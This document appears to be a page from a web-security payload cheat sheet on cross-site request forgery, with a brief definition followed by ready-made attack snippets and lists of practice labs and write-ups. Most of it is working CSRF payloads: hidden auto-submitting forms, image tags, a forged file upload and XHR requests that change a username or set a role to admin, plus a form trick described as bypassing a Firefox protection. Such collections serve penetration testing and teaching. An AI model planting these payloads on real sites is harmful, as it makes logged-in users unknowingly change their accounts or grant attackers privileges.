Cross-Site Request Forgery
Payloads and bypasses for web application security
Cross-Site Request Forgery (CSRF/XSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. - OWASP
Summary#
- Tools
- Methodology
- HTML GET - Requiring User Interaction
- HTML GET - No User Interaction
- HTML POST - Requiring User Interaction
- HTML POST - AutoSubmit - No User Interaction
- HTML POST - multipart/form-data With File Upload - Requiring User Interaction
- JSON GET - Simple Request
- JSON POST - Simple Request
- JSON POST - Complex Request
- Labs
- References
Tools#
- 0xInfection/XSRFProbe - The Prime Cross Site Request Forgery Audit and Exploitation Toolkit.
Methodology#

When you are logged in to a certain site, you typically have a session. The identifier of that session is stored in a cookie in your browser, and is sent with every request to that site. Even if some other site triggers a request, the cookie is sent along with the request and the request is handled as if the logged in user performed it.
HTML GET - Requiring User Interaction#
<a href="http://www.example.com/api/setusername?username=CSRFd">Click Me</a>HTML GET - No User Interaction#
<img src="http://www.example.com/api/setusername?username=CSRFd">HTML POST - Requiring User Interaction#
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST"> <input name="username" type="hidden" value="CSRFd" /> <input type="submit" value="Submit Request" /></form>HTML POST - AutoSubmit - No User Interaction#
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST"> <input name="username" type="hidden" value="CSRFd" /> <input type="submit" value="Submit Request" /></form> <script> document.getElementById("autosubmit").submit();</script>HTML POST - multipart/form-data With File Upload - Requiring User Interaction#
<script>function launch(){ const dT = new DataTransfer(); const file = new File( [ "CSRF-filecontent" ], "CSRF-filename" ); dT.items.add( file ); document.xss[0].files = dT.files; document.xss.submit()}</script><form style="display: none" name="xss" method="post" action="<target>" enctype="multipart/form-data"><input id="file" type="file" name="file"/><input type="submit" name="" value="" size="0" /></form><button value="button" onclick="launch()">Submit Request</button>JSON GET - Simple Request#
<script>var xhr = new XMLHttpRequest();xhr.open("GET", "http://www.example.com/api/currentuser");xhr.send();</script>JSON POST - Simple Request#
With XHR :
<script>var xhr = new XMLHttpRequest();xhr.open("POST", "http://www.example.com/api/setrole");//application/json is not allowed in a simple request. text/plain is the defaultxhr.setRequestHeader("Content-Type", "text/plain");//You will probably want to also try one or both of these//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");//xhr.setRequestHeader("Content-Type", "multipart/form-data");xhr.send('{"role":admin}');</script>With autosubmit send form, which bypasses certain browser protections such as the Standard option of Enhanced Tracking Protection in Firefox browser :
<form id="CSRF_POC" action="www.example.com/api/setrole" enctype="text/plain" method="POST">// this input will send : {"role":admin,"other":"="} <input type="hidden" name='{"role":admin, "other":"' value='"}' /></form><script> document.getElementById("CSRF_POC").submit();</script>JSON POST - Complex Request#
<script>var xhr = new XMLHttpRequest();xhr.open("POST", "http://www.example.com/api/setrole");xhr.withCredentials = true;xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");xhr.send('{"role":admin}');</script>Labs#
- PortSwigger - CSRF vulnerability with no defenses
- PortSwigger - CSRF where token validation depends on request method
- PortSwigger - CSRF where token validation depends on token being present
- PortSwigger - CSRF where token is not tied to user session
- PortSwigger - CSRF where token is tied to non-session cookie
- PortSwigger - CSRF where token is duplicated in cookie
- PortSwigger - CSRF where Referer validation depends on header being present
- PortSwigger - CSRF with broken Referer validation
References#
- Cross-Site Request Forgery Cheat Sheet - Alex Lauerman - April 3, 2016
- Cross-Site Request Forgery (CSRF) - OWASP - April 19, 2024
- Messenger.com CSRF that show you the steps when you check for CSRF - Jack Whitton - July 26, 2015
- Paypal bug bounty: Updating the Paypal.me profile picture without consent (CSRF attack) - Florian Courtial - July 19, 2016
- Hacking PayPal Accounts with one click (Patched) - Yasser Ali - October 9, 2014
- Add tweet to collection CSRF - Vijay Kumar (indoappsec) - November 21, 2015
- Facebookmarketingdevelopers.com: Proxies, CSRF Quandry and API Fun - phwd - October 16, 2015
- How I Hacked Your Beats Account? Apple Bug Bounty - Aaditya Purani (@aaditya_purani) - July 20, 2016
- FORM POST JSON: JSON CSRF on POST Heartbeats API - Eugene Yakovchuk - July 2, 2017
- Hacking Facebook accounts using CSRF in Oculus-Facebook integration - Josip Franjkovic - January 15, 2018
- Cross Site Request Forgery (CSRF) - Sjoerd Langkemper - January 9, 2019
- Cross-Site Request Forgery Attack - PwnFunction - April 5, 2019
- Wiping Out CSRF - Joe Rozner - October 17, 2017
- Bypass Referer Check Logic for CSRF - hahwul - October 11, 2019